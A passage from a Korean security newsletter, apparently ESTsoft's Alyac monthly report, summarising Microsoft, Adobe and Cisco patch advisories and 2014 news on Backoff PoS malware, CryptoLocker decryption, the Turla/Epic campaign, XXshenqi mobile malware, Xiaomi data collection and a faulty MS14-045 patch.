이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 공격자가 영향을 받는 시스템에 로그온한 후 특수하게 조작한 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다. 익명의 사용자에 의해서나 원격으로는 이 취약점을 악용할 수 없습니다.

- Microsoft Lync Server의 취약점으로 인한 서비스 거부 문제점(2990928)

이 보안 업데이트는 Microsoft Lync Server에서 발견되어 비공개적으로 보고된 취약점 3건을 해결합니다. 이 중 가장 심각한 취약점으로 인해 공격자가 특수하게 조작된 요청을 Lync Server에 보내는 경우 서비스 거부 문제점이 발생할 수 있습니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

· 한글 : http://technet.microsoft.com/ko-kr/library/security/ms14-Sep
· 영문 : https://technet.microsoft.com/en-us/library/security/ms14-Sep

Adobe 8월 정기 보안 업데이트 권고

Adobe社는 Adobe Flash Player에 영향을 주는 취약점을 해결한 보안 업데이트를 발표
낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

· Adobe Flash Player에서 발생하는 12개의 취약점을 해결하는 보안 업데이트를 발표
· 랜덤 메모리 주소 기능을 우회할 수 있는 메모리 정보 노출 취약점(CVE-2014-0557)
· 보안 기능을 우회할 수 있는 취약점(CVE-2014-0554)
· 임의코드 실행으로 이어질 수 있는 메모리 할당 해제(use-after-free) 취약점(CVE-2014-0553)
· 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2014-0547, CVE-2014-0549, CVE-2014-0550, CVE-2014-0551, CVE-2014- 0552, CVE-2014-0555)
· 동일 출처 정책(same origin policy)을 우회할 수 있는 취약점(CVE-2014-0548)
· 임의코드 실행으로 이어질 수 있는 힙 오버플로우 취약점(CVE-2014-0556, CVE-2014-0559)

- 해결법

· 윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 15.0.0.152 버전으로 업데이트 적용
· 윈도우즈, 맥 환경의 Adobe Flash Player Extended Support Release 사용자는 13.0.0.244 버전으로 업데이트 적용
· 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.406 버전으로 업데이트 적용
· 윈도우즈, 맥, 리눅스 환경의 Adobe Flash Player 보안 업데이트 적용방법
: Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드
· 구글 크롬, 인터넷 익스플로러 10 및 인터넷 익스플로러 11에 Adobe Flash Player를 설치한 사용자는 자동으로 최신 업데이트 적용
· Adobe AIR desktop runtime, SDK 및 SDK&Compiler 사용자는 15.0.0.249 버전으로 업데이트 적용
: http://www.adobe.com/devnet/air/air-sdk-download.html에 방문하여 Adobe AIR SDK 또는 Adobe AIR SDK&Compiler 최신 버전을 설치
· 안드로이드 환경의 Adobe AIR 사용자는 15.0.0.252 버전으로 업데이트 적용
: Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드

Cisco NX-OS Software SNMP 정보 유출 취약점 보안 업데이트 권고

CISCO社는 Cisco NX-OS의 SNMP 모듈에서 발생한 정보 유출 취약점을 해결한 보안 업데이트를 발표(CVE-2014-3341)

- 상세정보

공격자가 SNMP 모듈이 탑재된 취약한 장비에 많은 리퀘스트(request)를 발생시킬 경우, 정보 유출을 유발할 수 있음
해당 취약점에 영향을 받는 제품은 정보 유출 공격 등에 영향을 받을 수 있어 최신버전으로 업데이트 권고

- 해결법

해당 취약점에 영향 받는 장비의 운영자는 유지보수 업체를 통하여 패치 적용

- 참고사이트

http://tools.cisco.com/security/center/content/CiscoSecurityNotice/CVE-2014-3341

Part4. 해외 보안 동향

영미권

중국

일본

1.영미권

POS 멀웨어로 인한 데이터 유출이 늘어남에 따라, 미 비밀검찰국에서 Backoff에 관한 권고문 발표

최근 미국에서 보안이 허술한 PoS 시스템을 노리는 타겟형 공격으로 인한 대규모의 데이터 유출이 연달아 일어나고 있다. 지난 7/31에 발견 된 PoS 멀웨어인 Backoff은 1,000개 이상의 사업장을 공격하였고, 미 비밀검찰국에서는 지난 8/22 Backoff에 대한 경고문을 발표하였다. 장비 및 네트워크의 PoS 멀웨어 (특히 Backoff)에 대한 스캐닝을 실시하여 위협에 대한 사전 대책을 마련하라는 내용이다. 미 법무부 및 정부는 Backoff에 타격을 입은 사업장에 꾸준히 연락을 취하고 있고, 감염이 의심 되는 사업장은 지방 비밀검찰국에 연락을 취할 것을 권고하고 있다.

출처: Threat Post (http://threatpost.com/secret-service-warns-1000-businesses-hit-by-backoff-pos-malware/107914)

Homeland Security

United States Secret Service

ADVISORY

Backoff Malware: Infection Assessment *22 August 2014*

Summary

The Department of Homeland Security (DHS) encourages organizations, regardless of size, to proactively check for possible Point of Sale (PoS) malware infections. One particular family of malware, which was detected in October 2013 and was not recognized by antivirus software solutions until August 2014, has likely infected many victims who are unaware that they have been compromised.

The National Cybersecurity and Communications Integration Center (NCCIC), United States Secret Service (Secret Service), and third-party partners issued an advisory on July 31, 2014 regarding PoS malware dubbed "Backoff" which was discovered exploiting businesses' administrator accounts remotely and exfiltrating consumer payment data. Over the past year, the Secret Service has responded to network intrusions at numerous businesses throughout the United States that have been impacted by the "Backoff" malware. Seven PoS system providers/vendors have confirmed that they have had multiple clients affected. Reporting continues on additional compromised locations, involving private sector entities of all sizes, and the Secret Service currently estimates that over 1,000 U.S. businesses are affected.

DHS strongly recommends actively contacting your IT team, antivirus vendor, managed service provider, and/or point of sale system vendor to assess whether your assets may be vulnerable and/or compromised. The Secret Service is active in contacting impacted businesses, as they are identified, and continues to work with and support those businesses that have been impacted by this PoS malware. Companies that believe they have been the victim of this malware should contact their local Secret Service field office and may contact the NCCIC for additional information.

크립토락커로 암호화 된 파일의 무료 복구 툴 출시

Your Locker of Information for CryptoLocker Decryption
FireEye와 Fox-IT가 협력하여 크립토락커로 인하여 암호화 된 파일의 복구를 도와주는 웹사이트(https://www.decryptcryptolocker.com/)를 개설하였다. 유저가 암호화 된 파일을 업로드하면, 이를 복호화 해주는 private key를 다운받을 수 있게 된다.
또한 이 사이트에서는 private key를 적용하여 파일을 복호화 할 수 있는 방법도 안내한다.
FireEye에서는 크립토락커 데이터베이스의 모든 암호화 된 파일들을 복구하였으나, 누락 데이터 등이 있을 수 있기 때문에 복호화에 실패하는 파일도 있을 수 있다고 전했다. 또한 크립토락커 변종에 의해 암호화 된 경우 복호화가 불가능할 수 있다고도 했다.

출처 : FireEye Blog(http://www.fireeye.com/blog/corporate/2014/08/your-locker-of-information-for-cryptolocker-decryption.html)

FireEye and Fox-IT have partnered to provide free keys designed to unlock systems infected by CryptoLocker.

Please provide your email address [1] and an encrypted file [2] that has been encrypted by CryptoLocker.
This portal will then email you a master decryption key along with a download link to our recovery program that can be used together with the master decryption key to repair all encrypted files on your system.


Please note that each infected system will require its own unique master decryption key. So in case you have multiple systems compromised by CryptoLocker, you will need to repeat this procedure per compromised system.

Notes:
[1] Email addresses will not be used for marketing purposes, nor will they be in any way stored by FireEye or Fox-IT.
[2] You should only upload encrypted files that do not contain any sensitive or personally identifiable information.

Email Address

No file selected | Choose File

Maximum file size: 16MB



reCAPTCHA™

텍스트 입력

By clicking 'Decrypt it!', you consent to our Terms of Use See our Privacy Policy for details.

Decrypt it!

EPIC이 다단계의 TURLA 공격 실시

EPIC OPERATION KICKS OFF MULTISTAGE TURLA APT CAMPAIGN

툴라(Turla)는 지방 자치 정부 기관, 대사관, 군대, 중동과 유럽쪽의 하이밸류 타겟들을 노려왔다. 최근 카스퍼스키 랩에서 Turla의 선구자격인 Epic을 발견했다. 이는 제로데이 취약점 및 이미 패치가 되었거나 알려지지 않은 취약점들을 악용한다. Epic은 타겟에 스피어피싱, SNS 스캠, 웹사이트 워터링 홀 공격들을 행하는 다단식 공격 형태를 사용한다.

Epic은 코드의 일부분을 Turla와 공유하고, 유사한 암호화법을 사용한다. 이 두 공격자들은 서로 협조하고 있거나 동일한 그룹 내에 존재하는 것으로 보인다. 지금까지 45개 국가의 500개 IP주소의 피해자가 발생하였고, 아직 진행 중이다. Windows XP와 Windows Server 2003의 두 개의 제로데이 취약점 (CVE-2013-5065) 및 어도비 리더 취약점 (CVE-2013-3346)이 어드민 권한을 얻기위하여 사용되었다.

100곳 이상의 웹사이트가 이 Epic 캠페인에 감염 되었고, 이 중 대부분은 스페인 피노 시청 웹사이트, 루마니아 기업 사이트, 팔레스타인 외무부 웹사이트 등과 같은 시정 기관이다. 이러한 사이트들은 모두 TYPO3 컨텐츠 관리 시스템을 이용하여 빌드 되었고, 이 플랫폼의 취약점을 통하여 공격자들이 접근할 수 있었다. 한번 감염 되면, 웹사이트는 원격으로 IE6~8, 최신 자바, 플래시 버그 악용, 허위 Microsoft Security Essentials 응용 프로그램 드롭 등 여러 태스크들을 실행하는 자바스크립트를 로드한다.

출처 : Threatpost(http://threatpost.com/epic-operation-kicks-off-multistage-turla-apt-campaign/107612)

2.중국

중국을 강타한 XXshenqi 모바일 악성코드

8월 2일 새벽부터 'XXshenqi'라는 모바일 악성코드가 빠르게 증가하였으며 하루만에 9000만명의 사용자를 감염시켰다.
해당 모바일 악성코드는 스미싱 문자 형태로 확산되며, 사용자가 SMS포함된 url을 클릭하면 자동으로 XXshenqi라는 악성코드가 다운받아 진다. 이때 다운로드 받아진 XXshenqi파일을 설치하면 악성코드에 감염되게 된다.

해당 악성코드에 감염되면, 감염된 휴대폰 전화번호부에 있는 모든 사용자들에게 스미싱 문자를 발송하여 2차 확산을 시도한다.
2틀뒤인 8월 4일, 악성코드 제작자가 검거되었는데, 해당 악성코드 제작자는 19살 대학생으로 밝혀졌다.

출처 : Techweb(http://mo.techweb.com.cn/phone/2014-08-04/2061032.shtml)

샤오미 개인정보 무단수집 의혹

중국 휴대폰 제조업체인 샤오미가 최근 개인정보 무단수집 의혹을 받고 있다. 핀란드의 보안업체가 자가 공식블로그에 홍미 1S가 사용자의 동의 없이 사용자의 정보를 중국에 위치한 샤오미 서버로 전송하고 있다고 밝혔으며, 해당 논란에 대하여 샤오미는 대만 공식페이스북 홈페이지에 공식해명과 입장을 발표하였다.

小米台灣 Xiaomi Taiwan
8月9日

關於"網路簡訊"的緊急聲明

小米是一家行動互聯網公司，致力於提供高品質的手機和優質的互聯網服務，同時非常重視保護用戶隱私。小米提供的所有互聯網服務均符合小米公司隱私條款：未經用戶允許，不會主動上傳涉及用戶隱私的個人資訊和資料。

基於近日台灣的媒體報導，部分用戶對"網路簡訊"自動啟動後的個人隱私資料傳送的擔憂，小米公司非常重視，已組織工程師連夜加班，並於今天（8月10日）發佈OTA升級包，關閉"網路簡訊"自動啟動功能，升級後，所有新用戶或將手機恢復出廠設定的舊有用戶，如希望開啟"網路簡訊"可經由"設置 > 小米雲服務 > 免費網路簡訊"，或至簡訊應用中啟動該服務。

小米公司對給用戶造成困擾表示誠摯歉意，也感謝廣大媒體、用戶第一時間給我們反饋問題和修正機會，給小米更快進步空間，為用戶持續提供更優質更安全的互聯網服務。

小米公司
2014年8月10日…… 更多

讚 · 留言　　165則分享

또한 개인정보 무단 수집 의혹이 있었던 서비스인 'Mi클라우드메세지' 기본설정값을 활성화에서 비활성화로 수정한 OTA패키지 업그레이드 버전을 발표하였으며, 사용자 정보전송시 암호화 기능을 추가하며 논란을 일축하였다.

출처 : 알약블로그 (http://blog.alyac.co.kr/148)

3.일본

MS정기 보안 패치 'ms14-045' 에 오류- 가동이 불가능한 상태가 될지도

마이크로 소프트 일본지사가 8월13일 공개한 MS정기 보안 업데이트 프로그램의 일부에 오류가 포함되어있다고 밝혀졌다. 환경에 따라서는 컴퓨터가 이상 종료되고 가동이 되지 않게 될 가능성이 있기 때문에 주의가 필요하다.

문제를 발견한 것은 커널모드 드라이버에 있어서 권한이 정상적이지 않은 절차를 통해 승격되는 취약점을 해결하기 위해 공개된 'MS14-0445'이다. 미국 마이크로 소프트에서는 'MS14-045'의 시큐리티 정보를 업데이트했다.

이 업데이트로 제동된 업데이트 프로그램 '2982791'이외에 '2970228','2975719','2975331'을 설치하면 'STOP 0X50 에러'가 발생해서 컴퓨터가 이상종료 하는 것 이외에도 가동되지 않는 케이스도 있다고 밝혔다.

마이크로소프트에서는 국내용의 서포트 페이지에 대해서 업데이트준비를 진행하고 있고, 일본 마이크로 소프트의 시큐리티 QA팀에서는 블로그에 복구방법을 알렸다.

문제가 발생한 경우는 안전모드를 가동시켜 관리자 권한으로 커맨드 프롬프트에서 폰트캐시를 삭제. 더불어 재부팅 후 레지스트리의 수정과 폰트캐시를 삭제, 프로그램의 삭제, 레지스트리의 재설정 등을 실시하는 것으로 복구 가능하다고 한다.

출처: Security-next (http://www.security-next.com/051307)

닛산, 부정액세스로 시타토리 사이트 변조

닛산 자동차는 당사가 운영하고 있는 웹사이트에서 6월 말부터 변조된 것을 확인했다. 외부의 부정사이트로 유도되고 있는 상황이었다고 발표했다. 변조가 발생한 것은 시타토리시의 참고가격을 조사하는 사이트 '시타토리 참고가격 시뮬레이션'에서 이다.

닛산자동차에 의하면 6월30일말 누군가의 부정액세스로부터 변조가 발생되었고, 피해발생을 발견하고 8월22일 23시경에 서버를 정지하였다. 이 사이트내의 일부 프로그램이 변조되어있는 상태였다. 이 사이트를 열람하면 외부사이트로 유도되어 파일이 다운로드 되도록 변조되어 있었고 열람자가 악성코드에 감염되어 있을 가능성도 높다.

당사에서는 이 사이트는 정지하고 보안사업자가 자세한 사항에 대해 조사하고 있다. 현 시점에서는 개인정보를 시작하여 정보 유출은 확인되고 있지 않고 다른 서버에서의 피해도 확인되고 있고 않는 상황이다. 당사는 백신프로그램을 사용하여 악성코드감염을 확인하라는 안내를 띄운 상태이다.

*시타토리: 같은 종류의 물건을 팔고 그 판값에 돈을 더하여 새 제품을 사는 방법

출처: Nikkei (http://www.nikkei.com/article/DGXLASFL26H7U_W4A820C1000000/)

알약 9월 보안동향보고서

Contact us

㈜이스트소프트 보안대응팀 Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr

